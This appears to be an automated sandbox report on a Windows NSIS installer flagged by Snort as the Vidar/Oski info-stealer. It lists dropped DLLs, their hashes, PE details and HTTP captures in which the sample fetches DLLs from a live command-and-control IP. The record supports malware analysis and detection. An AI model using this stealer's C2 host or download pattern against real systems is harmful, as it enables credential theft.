Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[......"!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG..`..."...B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B..... .....

C:\ProgramData\softokn3.dll	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nIVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[....."!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B..... .....

C:\ProgramData\sqlite3.dll	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls.... ..... .@.0..reloc..'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\ProgramData\vcruntime140.dll	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\ProgramData\vcruntime140.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D..... 2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. ....

C:\Users\user\AppData\Local\Temp\3lzr9t8b2fewpx2	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	data
Category:	dropped
Size (bytes):	219981
Entropy (8bit):	7.981423807586789
Encrypted:	false
SSDEEP:	6144:2eRavIfKu1GgOyEbEqY/95w4++iNHEcYfeK:26TfKxyEYqG4Nex
MD5:	67C52576EB74D18C73D0BE686FE1BF42
SHA1:	57151D72EED1183BC2C30B2D01AF07A33BE98D0E
SHA-256:	9F9DB61E4AB13EA92FDBC6F2D8DEE31856A1D73C21707F124C877EF11064BC88
SHA-512:	EB2D5A3DC325EAC92542BAE637B80C29E3A70F159E82111519FAD98086F8D36F7A1C013D172465C0E1489D68A473EE3D8376423AA3AB6C07E8D4CBB59EE51F 0
Malicious:	false
Preview:	..l..)I...,6L..F.H..0..s.....j.Y...9...f.SC....}.1...\d....".R.....8.. ..y@7.]....W..5.0.V.9.....r.:A.DI...`...z1P..(..[!.v;.g.c...ku/.L8.]P.I.[S@S.?yl.g.D#y\%..T..A..[HZ....3.=...k.=D...}Sp.,...[ .,S..._.P..V.....:.t.....p....d...@...7....%...`...m.?Lf.F.H.....s.....5..j.a..9...f..CW...}.8...\dB..}".+.....q...o..V.Z...#r....M.....2..F.G.WW....!.z1P..(Y...."...@..[c....R_.....1W....,[....f.` .Q.8....,...".i.)t<J,...'.V.@.-o...jEq./..R.dl.....:.t.j~...p...ucd.E....?.7"...%..1.)I4....6.h.p.....b.s.<(....j.....9...f.SC..^.}.>.%.\d]..}"....{..7..Zo..V.....r.w....s.R.....F....l.!.l!.z1P..(Y...z."^.. @..[c...m.=.....1W....,[....f.`..Q.8....,.PFB...)t<J,...'.V|../1...jEq./..R.dl.....:.t.....p...g.d.z....>.7....%..1.)I4..m.6Lf.F.H.....s.....j.Y...9...f.SC....}.1...\dBY.}".+.....7..Zo..V..... r.w...M..H....2..F.G...l.!..!.z1P..(Y...."...@..[c...m.=.....1W....,[....f.`..Q.8....,.PFB...)t<J,...'.V|../1...jEq./..R.dl.....:.t.

C:\Users\user\AppData\Local\Temp\dxaqqkiiu	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	data
Category:	dropped
Size (bytes):	5310
Entropy (8bit):	6.074693172615159
Encrypted:	false
SSDEEP:	96:csHekArsTG+RpE77i+tPgQeyXvuY9Hy0zjvvO8RgaHK1wyCX//yJj0WsS0gDr4Z4:THH7pEPF5HPXvuMS0z7vpRgaqzCXSquh
MD5:	8353B19099AFDFB112BB96A1C747E5D0
SHA1:	101FA6D10ECABCE84D5B78CDF0C722F276E5EEB7
SHA-256:	4CD618A1C5962A8FA87614B875CA3B3F863FB0EC5CF380056E146767C458A2FE
SHA-512:	90E89E34596299BF98F4C00DCE0E9CF619AB9CD429B905CA4DE5C3E5E52CC8BA0A7C73495708F1972818614CE70204D8AA7EE834834AB698B8008ECD2D46A0 3
Malicious:	false
Preview:	..!..w....urq.G..)q.B)5g.)q.B)5g.G...g.....G...W0.W,.g.l.....g..w..W0.W,.g.l.....g.w..W0.W,.g.l....g..w._,(R.N$tM.%%g0..g..w.g,..(..g.o.g.o.(...N,s..g.%w.(.g.qr. G...N.....(.'..G..W.s.W.~.W..t.W..s.W.y.W.z..X,Ad.0.Ad.p.<...W..W..~.g$)'.g.%G.....h.(....(./.G.zy.g.yz}....0.w..kk)q.B)5g.g$...g0U<.g$..o,.8..w.h.(.g.g$....o$..g.w....0.D2..Y.T &...J&...8.DB..Y.B&...&...$.D/..Y.x&...n&...$.w....)q.B)5g..g.,...g..g._..X2.g....g...g.g.d.g....8'...Xb.g$.N$sM..h/..x/..g.N$s...h/..x/.N&N$tM..h'.lDB..Y.....l.....g..).g.l.W$.n.. .g._..X".G...!.g.....g....(.w....)q.B)5g..g.....g..g._..X2.g....g...g.g.d.g....E(...).....g$.N$sM..h/..x/.g0.N$s...h/..x/.g,.N$s...h/..x/.g8..N$~M.%.h7..p7.g.N$s..&.h/..x/.N'N$tM.. h'.lD2..Y.....l.....g._4.X$.g.o4...1.W4.W8.W,.W0.W$.....g._..X".G...!.g.....g....8.w...@.g.,...g.g._..X2.g....g...g.g.d.g....N%...Xb.g$.N$sM..h/.x/.g0.N$s...h/.x/.N&N$tM..h'.lD/..Y .....l.....g..*.W

C:\Users\user\AppData\Local\Temp\nsy255F.tmp\qhvek.dll	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	290304
Entropy (8bit):	6.140728571148
Encrypted:	false
SSDEEP:	6144:/zWhG0Nnp5uNQzRjAsxH0bKUj/48BuGpHhAYq:/D04NQ9v6bj1rxyYq
MD5:	E1821B88AE16DB674B9A0D7E3C1EABEB
SHA1:	966B2FD636A330B3812C8AAE9CE7A12D98E105B7
SHA-256:	B570A242266192CDB433F2AF8E5FC2B54368DCF6F2F385DFD836032403EF4520
SHA-512:	C514CA0D44C63C03B6AC34E66005CBF80E5F09CD511C7FBE11FF176720AD45BFE9D2809132F6ECD0251BB22E06E6D9E19361960913707DC958EAE5F115ED22
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...4..H4..H4..H9.wH,..H9.IH;..H9.vHQ..H .I%..H4..HX..Hb.I5..H b.I5..Hb.iH5..Hb.I5..HRich4..H.....PE..L....5.a.....!.....]j.....@.....S..0...0T.....TM..... .....pM..@.....text..... ..`.rdata...M.....N.....@..@.data... /...`.....L.....@....rsrc.....^.....@..@.reloc .....`.....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.949310845417572
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	gunzipped.exe
File size:	421112
MD5:	c2301b62539adcba29dcf6a3200bd017
SHA1:	fd80f7e8e32661d5ec12e7a901f22a9ed82e17a7
SHA256:	c30ce79d7b5b0708dc03f1532fa89afd4efd732531cb557dc31fe63acd5bc1ce
SHA512:	80fef672e7f48640c585f12408025ea06c67344551bb4638e10120ceb30da7e888b18a52aabd209186315c1476da905afe15d5cb68a7d7e266954de16e813037
SSDEEP:	12288:FbLApCXc5WI7RV5f74tODdFI/ik2z9DNaGMrB7uu:F4vWIZf74tOCipuG+Bqu
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m.H.....,.....9...!...../.....e.....Rich.....PE..L.....H.....Z....9.....0.....p....@

File Icon

Icon Hash:	c4c6a2a6a4bcacd4

Static PE Info

General

Entrypoint:	0x4030c7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDB9 [Fri Oct 10 21:48:41 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7fa974366048f9c551ef45714595665e

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5948	0x5a00	False	0.680815972222	data	6.50601815411	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.444010416667	data	5.17644153669	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x399798	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a3000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ab000	0x22c0	0x2400	False	0.494357638889	data	5.46008604688	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/06/22-07:57:27.666803	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49707	80	192.168.2.3	2.56.57.108
01/06/22-07:57:28.007560	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49707	80	192.168.2.3	2.56.57.108
01/06/22-07:57:28.963117	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49707	80	192.168.2.3	2.56.57.108
01/06/22-07:57:29.467392	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49707	80	192.168.2.3	2.56.57.108
01/06/22-07:57:29.806976	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49707	80	192.168.2.3	2.56.57.108
01/06/22-07:57:30.285328	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49707	80	192.168.2.3	2.56.57.108
01/06/22-07:57:31.348520	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49707	80	192.168.2.3	2.56.57.108
01/06/22-07:57:33.324928	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49707	80	192.168.2.3	2.56.57.108
01/06/22-07:57:34.357929	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49707	80	192.168.2.3	2.56.57.108

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 2.56.57.108

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49707	2.56.57.108	80	C:\Users\user\Desktop\gunzipped.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 07:57:27.666802883 CET	566	OUT	POST /osk//6.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 2.56.57.108 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--
Jan 6, 2022 07:57:27.697356939 CET	567	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 06:57:27 GMT Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10 Last-Modified: Thu, 06 Jun 2019 04:01:52 GMT ETag: "235d0-58a9fc6206c00" Accept-Ranges: bytes Content-Length: 144848 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a2 6c 24 1c e6 0d 4a 4f e6 0d 4a 4f e6 0d 4a 4f ef 75 d9 4f ea 0d 4a 4f 3f 6f 4b 4e e4 0d 4a 4f 3f 6f 49 4e e4 0d 4a 4f 3f 6f 4f 4e ec 0d 4a 4f 3f 6f 4e 4e ed 0d 4a 4f c4 6d 4b 4e e4 0d 4a 4f 2d 6e 4b 4e e5 0d 4a 4f e6 0d 4b 4f 7e 0d 4a 4f 2d 6e 4e 4e f2 0d 4a 4f 2d 6e 4a 4e e7 0d 4a 4f 2d 6e b5 4f e7 0d 4a 4f 2d 6e 48 4e e7 0d 4a 4f 52 69 63 68 e6 0d 4a 4f 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 bf 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 b6 01 00 00 62 00 00 00 00 00 00 97 bc 01 00 00 10 00 00 00 d0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 50 02 00 00 04 00 00 09 b1 02 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 03 02 00 a8 00 00 00 b8 03 02 00 c8 00 00 00 00 30 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 00 18 02 00 d0 1d 00 00 00 40 02 00 60 0e 00 00 d0 fe 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 ff 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 01 00 6c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 cb b 4 01 00 00 10 00 00 00 b6 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0a 44 00 00 00 d0 01 00 00 46 00 00 00 ba 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 07 00 00 00 20 02 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 30 02 00 00 04 00 00 00 04 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 60 0e 00 00 00 40 02 00 00 10 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.lJOJOJOuOJO?oKNJO?oINJO?oONJO?oNNJOmKNJO-nKNJOKO~JO-nNNJO-nJNJO-nOJO-nHNJORichJOPELb["!bP@0x@`T(@l.text `.rdataDF@@.data @.rsrcx0@@ .reloc`@@B
Jan 6, 2022 07:57:28.007560015 CET	718	OUT	POST /osk//1.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 2.56.57.108 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 07:57:28.037177086 CET	720	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 06:57:28 GMT Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10 Last-Modified: Sun, 06 Aug 2017 19:52:20 GMT ETag: "9d9d8-5561b116cc500" Accept-Ranges: bytes Content-Length: 645592 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 ea 98 3d 53 00 76 08 00 3f 0c 00 00 e0 00 06 21 0b 01 02 15 00 d0 06 00 00 e0 07 00 00 06 00 00 58 10 00 00 00 10 00 00 00 e0 06 00 00 00 90 60 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 20 09 00 00 06 00 00 38 c3 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 07 00 98 19 00 00 00 d0 07 00 4c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 fc 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac d1 07 00 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 ce 06 00 00 10 00 00 00 d0 06 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 30 60 2e 64 61 74 61 00 00 00 b0 0f 00 00 00 e0 06 00 00 10 00 00 00 d6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 24 ad 00 00 00 f0 06 00 00 ae 00 00 00 e6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2e 62 73 73 00 00 00 00 98 04 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 40 c0 2e 65 64 61 74 61 00 00 98 19 00 00 00 b0 07 00 00 1a 00 00 00 94 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 4c 0a 00 00 00 d0 07 00 00 0c 00 00 00 ae 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 18 00 00 00 00 e0 07 00 00 02 00 00 00 ba 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 f0 07 00 00 02 00 00 00 bc 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 fc 27 00 00 00 00 08 00 00 28 00 00 00 be 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 60 01 00 00 00 30 08 00 00 02 00 00 00 e6 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 c8 03 00 00 00 40 08 00 00 04 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 35 00 00 00 00 00 4d 06 00 00 00 50 08 00 00 08 00 00 00 ec 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 31 00 00 00 00 00 60 43 00 00 00 60 08 00 00 44 00 00 00 f4 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 36 33 00 00 00 00 00 84 0d 00 00 00 b0 08 00 00 0e 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 37 37 00 00 00 00 00 94 0b 00 00 00 c0 08 00 00 0c 00 00 00 46 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 38 39 00 00 00 00 00 04 05 00 00 00 d0 08 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=Sv?!X` 8 L'p.text`0`.data@@.rdata$@@@.bss@.edata@0@.idataL@0.CRT@0.tls @0.reloc'(@0B/4`0@@B/19@@B/35MP@B/51`C`D@B/638@B/77F@B/89
Jan 6, 2022 07:57:28.963116884 CET	1394	OUT	POST /osk//2.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 2.56.57.108 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 07:57:28.992214918 CET	1395	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 06:57:28 GMT Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10 Last-Modified: Thu, 06 Jun 2019 04:00:58 GMT ETag: "519d0-58a9fc2e87280" Accept-Ranges: bytes Content-Length: 334288 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 f0 2f 05 84 91 41 56 84 91 41 56 84 91 41 56 8d e9 d2 56 88 91 41 56 5d f3 40 57 86 91 41 56 1a 31 86 56 85 91 41 56 5d f3 42 57 80 91 41 56 5d f3 44 57 8f 91 41 56 5d f3 45 57 8f 91 41 56 a6 f1 40 57 80 91 41 56 4f f2 40 57 87 91 41 56 84 91 40 56 d6 91 41 56 4f f2 42 57 86 91 41 56 4f f2 45 57 c0 91 41 56 4f f2 41 57 85 91 41 56 4f f2 be 56 85 91 41 56 4f f2 43 57 85 91 41 56 52 69 63 68 84 91 41 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d8 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 d8 03 00 00 66 01 00 00 00 00 00 29 dd 03 00 00 10 00 00 00 f0 03 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00 a3 73 05 00 02 00 40 01 00 